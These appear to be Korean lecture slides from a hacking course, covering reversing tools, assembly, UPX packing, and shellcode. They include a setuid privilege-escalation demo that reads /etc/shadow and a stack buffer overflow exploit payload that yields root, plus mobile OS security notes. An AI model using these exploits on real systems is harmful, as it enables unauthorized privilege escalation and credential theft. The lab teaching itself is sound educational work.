
- PE Explorer, PEViewer: 윈도우 바이너리 파일 포맷을 분석하는 툴
- HxD: 헥사에디터
- Process Explorer: 프로세스 동적분석 툴
- TCP View: Port 분석 툴
- Process Monitor: 레지스터 / 파일 분석

■ 어셈블리어

- 어셈블리어는 Intel과 AT&T Syntax 방식이 있음
- 두 방식의 가장 큰 차이점은 operand라고 하는 연산자 위치 차이
- AT&T assembly syntax use in GNU AS.
- AT&T: mnemonic source, destination. (uauslly used in UNIX)
- Intel: mnemonic destination, source. (uaually used in Windows)
- Ex.#1) Move the hexadecimal value 5 into the register eax.
AT&T: movl \$0x05, %eax
Intel: movl eax, 5
- Ex.#2) Load a stack variable into eax.
AT&T: movl 0x12(%ebp), %eax
Intel: movl eax, [ebp+12h]
- Operand Suffixes
b = byte(8 bit), s = short(16 bit), w = word(16 bit), l = long(32 bit)

Hacking Level 2 : 악성코드/리버싱

- 간단한 디버깅 연습 (코드 패치 방법과 흐름 변경 없이 푸는 방법)
 - 실습파일 Abexcm 3.exe : <https://goo.gl/7KupA8>
 - Immunity Debugger 이용해서 파일 로드



■ Packer & Unpacker

- Packer: 바이너리를 압축하는 프로그램
- 원래 웜의 전파속도를 높이기 위한 목적으로 사용
- 최근에는 바이너리 분석을 어렵게 하기 위해 사용
- 일반적인 압축 프로그램(zip)과 다른 점은 패킹한 상태로 바로 실행이 된다는 점
- 대표적인 Packer: UPX(the Ultimate Packer for eXecutables)
- <https://upx.github.io>
- Unpacker: 패킹된 바이너리를 원래 형태로 압축 푸는 프로그램
- UPX 프로그램은 패킹 기능과 언패킹 기능 둘다 가지고 있음.
- Packing: upx original_file -o packed_file
- Unpacking: upx -d packed_file -o unpacked_file
- 안티 디버깅, 안티 크래킹 기능이 적용된 대표적인 패커: Themida

```
C:\Users\wasabimi\k\Documents\reversing\upx394w\upx394w>upx -v Reverse_L01.exe -o Reverse_L01_upx.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2017
UPX 3.94w      Markus Oberhumer, Laszlo Molnar & John Reiser   May 12th 2017

  File size       Ratio       Format       Name
-----  -----  -----
  8192 ->    6656   81.25%   win32/pe   Reverse_L01_upx.exe

Packed 1 file.

C:\Users\wasabimi\k\Documents\reversing\upx394w\upx394w>
```



시스템

System

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+ /	COMMAND
4	root	20	0	0	0	0	S	0.3	0.0	0:00.06	kworker/0:0
2240	root	20	0	57808	34m	6684	S	0.3	1.7	0:02.90	Xorg
3470	anonymous	20	0	31476	2124	1632	S	0.3	0.1	0:00.00	daemo
3512	anonymous	20	0	100m	8416	6648	S	0.3	0.7	0:00.50	apple
3542	anonymous	20	0	99.9m	8616	6932	S	0.3	0.4	0:00.38	geyes_applet2
3609	anonymous	20	0	112m	13m	10m	S	0.3	0.7	0:00.56	mate-terminal
3667	anonymous	20	0	2672	1084	824	R	0.3	0.1	0:00.92	top
1	root	20	0	3336	1852	1268	S	0.0	0.1	0:00.48	init
2	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	20	0	0	0	0	S	0.0	0.0	0:00.08	ksoftirqd/0
5	root	20	0	0	0	0	S	0.0	0.0	0:00.44	kworker/u:0
10	root	NOT	NOT	NOT	NOT	0	S	0.0	0.0	0:00.00	migration/0
7	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	cpuset
15	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	khelper
9	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	netns
10	root	20	0	0	0	0	S	0.0	0.0	0:00.00	sync_supers
11	root	20	0	0	0	0	S	0.0	0.0	0:00.00	bdi-default
12	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	kintegrityd
13	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	kblockd
14	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	ata_sff
15	root	20	0	0	0	0	S	0.0	0.0	0:00.05	khubd
16	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	md
17	root	20	0	0	0	0	S	0.0	0.0	0:00.22	kworker/u:1
18	root	20	0	0	0	0	S	0.0	0.0	0:00.04	kworker/0:1
19	root	20	0	0	0	0	S	0.0	0.0	0:00.00	khungtaskd
20	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kswapd0
21	root	25	5	0	0	0	S	0.0	0.0	0:00.00	ksmd
22	root	39	19	0	0	0	S	0.0	0.0	0:00.00	khugepaged
23	root	20	0	0	0	0	S	0.0	0.0	0:00.00	fnsnotify_mark

- **취약점 : Vulnerability**

- 취약점이란 사용자에게 허용된 권한 이상의 동작이나 정보 열람을 가능하게 하는 설계상의 허점이나 결함을 말함.
- 취약점이 발생하는 이유: 프로그램은 사람이 만드는데, 개발자가 프로그램 개발 시 실수를 하기 때문. 수백, 수천 명 이상이 검토하고 검토한 윈도우 및 리눅스도 여전히 취약점이 발견되고 있음

- **익스플로잇 : Exploit**

- 일반적으로 취약점이 발견되면 해당 취약점을 공격하여 원하는 코드를 실행하거나 특정 목적을 달성하는 공격코드 또한 개발됨. 이런 공격코드를 Exploit(익스플로잇)이라고 부름

- **취약점을 연구하는 목적: 판매, 명예와 공부, 불법적인 행위, 군사적인 목적**

- **취약점이 발견되고 패치가 이뤄지기 전까지 기간에 이뤄지는 공격을 “0-day(제로 데이) 공격”이라고 함.**

■ 계정/패스워드 관리

- 윈도우 OS 관리자 계정: Administrator
- 윈도우 계정 확인 명령어: (명령어 라인) net users, net localgroup administrators
- 유닉스/리눅스 최고 관리자 권한: root, 계정 확인: (쉘 커맨드) cat /etc/passwd

■ 권한 관리

- 윈도우 NTFS 권한 종류: 읽기 및 실행, 폴더 내용 보기, 읽기, 쓰기, 특정 권한
- 윈도우 권한 관리 프로그램: UAC (User Access Control)
- 유닉스의 파일/디렉터리 권한 관리: drwxrwxrwx root guest filename

■ 메모리 / 레지스터

- [상위메모리 0xFFFF – 하위 메모리 0x0000]
- 환경변수, 스택영역(→), (←)힙영역, 데이터영역, 코드영역
- General Register(32 bit): EAX(산술), EBX(주소), ECX(특정명령, 루프), EDX(일반자료)
- Pointer Register(32 bit): EBP(스택 기본주소), ESP(스택 끝 주소), EIP(다음 명령어 주소)

■ 쉘(Shell)

- 운영체제를 둘러싸고 있으면서 사용자로부터 입력 받는 명령어를 실행하는 명령어 해석기
 - 일반적으로 유닉스/리눅스에서 /bin/sh 명령으로 실행

■ 웰코드(Shellcode)

- 쉘(/bin/sh)을 실행하는 기계어 코드
 - execve("/bin/sh", NULL, NULL) 함수

```
"WxebWx2aWx5eWx89Wx76Wx08Wxc6Wx46Wx07Wx00Wxc7Wx46Wx0cWx00Wx00Wx00"
"Wxb8Wx0bWx00Wx00Wx00Wx89Wxf3Wx8dWx4eWx08Wx8dWx56Wx0cWxcdWx80Wxb8Wx01"
"Wx00Wx00Wx00WxbbWx00Wx00Wx00Wx00WxcdWx80Wxe8Wxd1WxffWxffWxff"
"Wx2fWx62Wx69Wx6eWx2fWx73Wx68";
"Wx31Wxc0Wx50Wx68Wx2fWx2fWx73Wx68Wx68Wx2fWx62Wx69Wx6eWx89Wxe3Wx50Wx53Wx89Wxe1Wxb0Wx0bWxcdWx80";
```

▪ 버퍼 오버플로우(Buffer overflow)

- 취약한 함수로 인해 프로그램의 RET 주소를 변경하여 해커가 원하는 코드(쉘코드)를 실행

Hacking Level 2 : 시스템/PC

암호 네트워크 웹 악성코드 시스템/PC 모바일 무선 포렌식 CPS

- 웰코드 실행하기: <http://onesecurity.kr/b0f/shell.c.txt>

```
root@kali:~/prog# gcc -fno-stack-protector -mpreferred-stack-boundary=2 -z execstack shell.c -o shell
root@kali:~/prog# ./shell
# id
uid=0(root) gid=0(root) groups=0(root)
# [REDACTED]
```

Hacking Level 2 : 시스템/PC

암호

네트워크

웹

악성코드

시스템/PC

모바일

무선

포렌식

CPS

■ 헬코드 실행하기

```
Register group: general
eax          0xbfffff3ac      -1073744980
ecx          0x1402785e       335706206
edx          0x800002040     -2147475392
ebx          0x0          0
esp          0xbfffff3a4      0xbfffff3a4
ebp          0xbfffff3a8      0xbfffff3a8
esi          0x1          1
edi          0xb7fb1000     -1208283136
eip          0x80000585      0x80000585 <main+37>
eflags        0x286      [ PF SF IF ]
```

```
0x80000571 <main+17>    lea    -0x4(%ebp),%eax
0x80000574 <main+20>    add    $0x8,%eax
0x80000577 <main+23>    mov    %eax,-0x4(%ebp)
0x8000057a <main+26>    mov    -0x4(%ebp),%eax
0x8000057d <main+29>    lea    0x40(%edx),%edx
0x80000583 <main+35>    mov    %edx,(%eax)
> 0x80000585 <main+37>    nop
0x80000586 <main+38>    leave
0x80000587 <main+39>    ret
0x80000588    xchg   %ax,%ax
0x8000058a    xchg   %ax,%ax
```

(*code) = (int)shell

```
native process 1731 In: main
0x80002030: 0x00000000 0x00000000 0x00000000 0x00000000 L?? PC: 0x80000585
(gdb) ni
0x80000583 in main ()
(gdb) x/16x $edx
0x80002040 <shell>: 0x895e2aeb 0x46c60876 0x46c70007 0x0000000c
0x80002050 <shell+16>: 0x000bb800 0xf3890000 0x8d084e8d 0x80cd0c56
0x80002060 <shell+32>: 0x000001b8 0x0000bb00 0x80cd0000 0xfffffd1e8
0x80002070 <shell+48>: 0x69622fff 0x68732f6e 0x00000000 0x00000000
```

```
(gdb) ni
0x80000585 in main
code      ebp      ret
(gdb) x/16x $ebp-4
0xbfffff3a4: 0xbfffff3ac 0x00000000 0x80002040 ret 주소 값에 shell 주소가 들어감
0xbfffff3b4: 0xbfffff444 0xbfffff44c 0x00000000
0xbfffff3c4: 0x00000000 0xb7fb1000 0xb7fffc04
0xbfffff3d4: 0x00000000 0x00000001 0xb7fb1000
(gdb)
```

anesra@korea.ac.kr

Hacking Level 2 : 시스템/PC

암호

네트워크

웹

악성코드

시스템/PC

모바일


무선

포렌식


CPS

■ SetUID

- 유닉스 시스템을 해킹하는 데 매우 중요한 요소로, 유닉스 파일에 `rwsr-xr-x`로 권한 설정이 되어 있음.
- 해당 프로그램을 실행할 때 누구든지 소유자의 권한으로 실행할 수 있도록 만든 것.
- 해당 파일의 소유자가 root이면, 그 파일은 실행하는 사람이 누가 되었든지 파일이 실행되는 프로세스는 실행시간 동안 파일 소유자인 root 권한으로 실행됨



SetUID 설정 시 프로세스 권한 변경



SetUID 미설정 시 프로세스 권한

■ SetUID를 통한 권한 상승

- cat 프로그램을 /tmp/cat으로 복사
- chmod 4755 /tmp/cat 명령어를 통해 cat 프로그램에 setuid bit를 설정

```
root@kali:~# which cat
/usr/bin/cat
root@kali:~# cp /usr/bin/cat /tmp/cat
root@kali:~# ls -al /tmp/cat
-rwxr-xr-x 1 root root 38724 Oct 17 04:41 /tmp/cat
root@kali:~# chmod 4755 /tmp/cat
root@kali:~# ls -al /tmp/cat
-rwsr-xr-x 1 root root 38724 Oct 17 04:41 /tmp/cat
```

- 사용자 계정을 생성함 : useradd anesra -s /bin/sh
- passwd anesra로 패스워드를 설정함

```
root@kali:~# useradd anesra -s /bin/sh
root@kali:~# passwd anesra
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:~# cat /etc/passwd | grep anesra
anesra:x:1000:1000::/home/anesra:/bin/sh
root@kali:~#
```

■ SetUID를 통한 권한 상승

- su – anesra 명령어로 anesra 계정으로 전환
- cat 프로그램과 /tmp/cat 프로그램으로 /etc/shadow 파일 열람

```
root@kali:~# su - anesra
No directory, logging in with HOME=/
$ ls -al /etc/shadow
-rw-r----- 1 root shadow 1797 Oct 17 04:48 /etc/shadow

$ cat /etc/shadow
cat: /etc/shadow: Permission denied

$ /tmp/cat /etc/shadow
root:$6$PR6pM4KL$laRAu54Ki03QLjSLQiAvlnHNVcBjPm1vtJQU57Vzqnc3BNpSkJZAN1SAYn1nwmqEQHwaeqIy4795U7l10ij
qz.:17764:0:99999:7:::
daemon:*:17743:0:99999:7:::
bin:*:17743:0:99999:7:::
sys:*:17743:0:99999:7:::
sync:*:17743:0:99999:7:::
games:*:17743:0:99999:7:::
man:*:17743:0:99999:7:::
...(중략)...
```

- **bof2 분석 : 함수 주소 변경하여 프로그램 흐름 변조**

```
bof2.c

#include<stdio.h>

void shell()
{
    setreuid(0,0);
    system("whoami");
    printf("Congratulation! \n");
}

void printit()
{
    printf("General Program!\n");
}

void main()
{
    int crap;
    void (*call)() = printit;
    char buffer[20];
    fgets(buffer, 80, stdin);
    call();
}
```

컴파일: **gcc bof2.c -o bof2 –static**

또는

wget http://onesecurity.kr/bof/bof2.txt

mv bof2.txt bof2 로 파일명 수정

chmod u+x bof2 로 실행권한 부여

Hacking Level 2 : 시스템/PC

암호

네트워크

웹

악성코드

시스템/PC

모바일

무선

포렌식

CPS

- peda 설치
- git clone <https://github.com/zachriggle/peda.git> ~/peda
- echo "source ~/peda/peda.py" >> ~/.gdbinit (더블 큐테이션 확인)
-
- gdb -q bof2
- gdb-peda\$ 프롬프트가 뜨면 성공

[참고] echo "set disassembly-flavor intel" >> ~/.gdbinit
→ 모든 프로그램을 gdb로 디버깅할 때 intel 문법으로 보이도록 함

Hacking Level 2 : 시스템/PC

암호

네트워크

웹

악성코드

시스템/PC

모바일

무선

포렌식

CPS

- 각 함수 주소 찾기
- pdisas printit → 0x080484d7
- pdisas shell → 0x080484ab

```
gdb-peda$ pdisass printit
Dump of assembler code for function printit:
0x080484d7 <+0>: push   ebp
0x080484d8 <+1>: mov    ebp,esp
0x080484da <+3>: push   0x80485b8
0x080484df <+8>: call   0x8048360 <puts@plt>
```

```
gdb-peda$ pdisass shell
Dump of assembler code for function shell:
0x080484ab <+0>: push   ebp
0x080484ac <+1>: mov    ebp,esp
0x080484ae <+3>: push   0x0
0x080484b0 <+5>: push   0x0
0x080484b2 <+7>: call   0x8048380 <setreuid@plt>
```

- b *main
- r 그리고
- ni로 명령어 실행
- ebp-0x4 위치
= printit 주소

```
gdb-peda$ x/4x $ebp-0x4
0xbffff354: 0x080484d7
gdb-peda$
```

```
gdb-peda$ context
[...]
registers
EAX: 0xb7faddc8 --> 0xbffff3fc --> 0xbffff595 ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0xe4680f5a
EDX: 0xbffff384 --> 0x0
ESI: 0xb7fac000 --> 0x1d9d6c
EDI: 0xb7fac000 --> 0x1d9d6c
EBP: 0xbffff358 --> 0x0
ESP: 0xbffff340 --> 0xb7fe6440 (<_dl_fini>: push   ebp)
EIP: 0x80484f0 (<main+6>:      mov    DWORD PTR [ebp-0x4],0x80484d7)
[...]
code
Display various information of current execution context
Usage:
    context [reg,code,stack,all] [code/stack length]


0x080484f0 in main ()
```

Hacking Level 2 : 시스템/PC

암호 네트워크 웹 악성코드 시스템/PC 모바일 무선 포렌식 CPS

- fgets에서 인자로 buffer 주소 위치 확인
- 0xfffffff354: printit 0| 있는 주소
- pdisas printit → 0x080484d7
- pdisas shell → 0x080484ab

```
gdb-peda$ x/4x $ebp-0x4  
0xbffff354: 0x080484d7  
gdb-peda$
```



```
0x08048508 in main ()  
gdb-peda$ p/x 0xf354-0xf340  
$1 = 0x14  
gdb-peda$
```

```
gdb-peda$  
[-----registers-----]  
EAX: 0xbffff340 --> 0xb7fe6440 (<_dl_fini>: push ebp)  
EBX: 0x0  
ECX: 0xe4680f5a  
EDX: 0xbffff384 --> 0x0  
ESI: 0xb7fac000 --> 0x1d9d6c  
EDI: 0xb7fac000 --> 0x1d9d6c  
EBP: 0xbffff358 --> 0x0  
ESP: 0xbffff338 --> 0x50 (b'P')  
EIP: 0x08048502 (<main+24>: push eax)  
[-----code-----]  
Display various information of current execution context  
Usage:  
context [reg,code,stack,all] [code/stack length]  
0x08048502 in main ()  
gdb-peda$  
[-----registers-----]  
EAX: 0xbffff340 --> 0xb7fe6440 (<_dl_fini>: push ebp)  
[-----code-----]  
0x08048503 in main ()  
gdb-peda$  
AAAAABBBBCCCCDDDD  
[-----registers-----]  
EAX: 0xbffff340 ("AAAAABBBBCCCCDDDD"...)  
EBX: 0x0  
ECX: 0xb7fad89c --> 0x0  
EDX: 0xbffff340 ("AAAAABBBBCCCCDDDD"...)  
ESI: 0xb7fac000 --> 0x1d9d6c  
EDI: 0xb7fac000 --> 0x1d9d6c  
EBP: 0xbffff358 --> 0x0  
ESP: 0xbffff334 --> 0xbffff340 ("AAAAABBBBCCCCDDDD"...)
```

암호

네트워크

웹

악성코드

시스템/PC

모바일

무선

포렌식

CPS

■ Bof2 Exploit

```
root@kali:~/adv# (printf "AAAABBBBCCCCDDDEEEE\xab\x84\x04\x08") | ./bof2
root
Congratulation!
root@kali:~/adv#
```

■ 스택 보호기법

- Stack Guide(Stack Smashing Protector): 스택에 카나리(canary) 값을 넣음
- Stack Shield
- NX(Never eXecute Bit, 데이터 실행방지)
- ASLR(Address Space Layout Randomize): Base Address주소를 랜덤하게 만듦

■ 그 외 시스템 해킹 기법


- Heap Overflow
- Format String Bug(FSB)
- Race Condition
- RTL (Return to Library)
- ROP (Return Oriented Programming)

Hack

Android

Device!

모바일
Mobile



■ 모바일 운영체제

- 블랙베리 OS: RIM(Research In Motion)에 의해 만들어진 모바일 운영체제
- iOS: 애플의 아이폰과 아이패드에 사용되는 모바일 운영체제
- 안드로이드: 2008년 9월 Alpha 버전 개발. 2016년 8월 최신버전 7.0/7.1 누가(Nougat) 공개

■ iOS 보안 모델

- 안전한 부팅 절차 확보: 애플 암호화 로직의 서명에 의해 무결성 확보된 이후에 동작
- 시스템 소프트웨어 개인화: 모든 소프트웨어를 아이튠즈/애플 앱스토어를 통해 배포
- 응용 프로그램에 대한 서명: 설치되는 모든 앱에 코드 무결성 사인(Code Signature) 등록
- 샌드박스 활용: 사용자 앱끼리 데이터 전송 금지(시스템 API 사용하는 경우 허용), 시스템 파일에 접근 금지

■ 안드로이드

- 안드로이드(Android)는 리눅스 커널 2.6.25를 기반으로 개발 된 모바일 운영체제
- 2005년 구글이 안드로이드 사를 인수
- 안드로이드는 개방형 운영체제

■ 안드로이드 보안 정책

- 응용 프로그램의 권한 관리: 모든 프로그램은 일반 사용자 권한으로 실행
- 응용 프로그램에 대한 서명: 개발자가 서명하도록 하고 있음

■ 모바일 운영체제 보안과 취약점

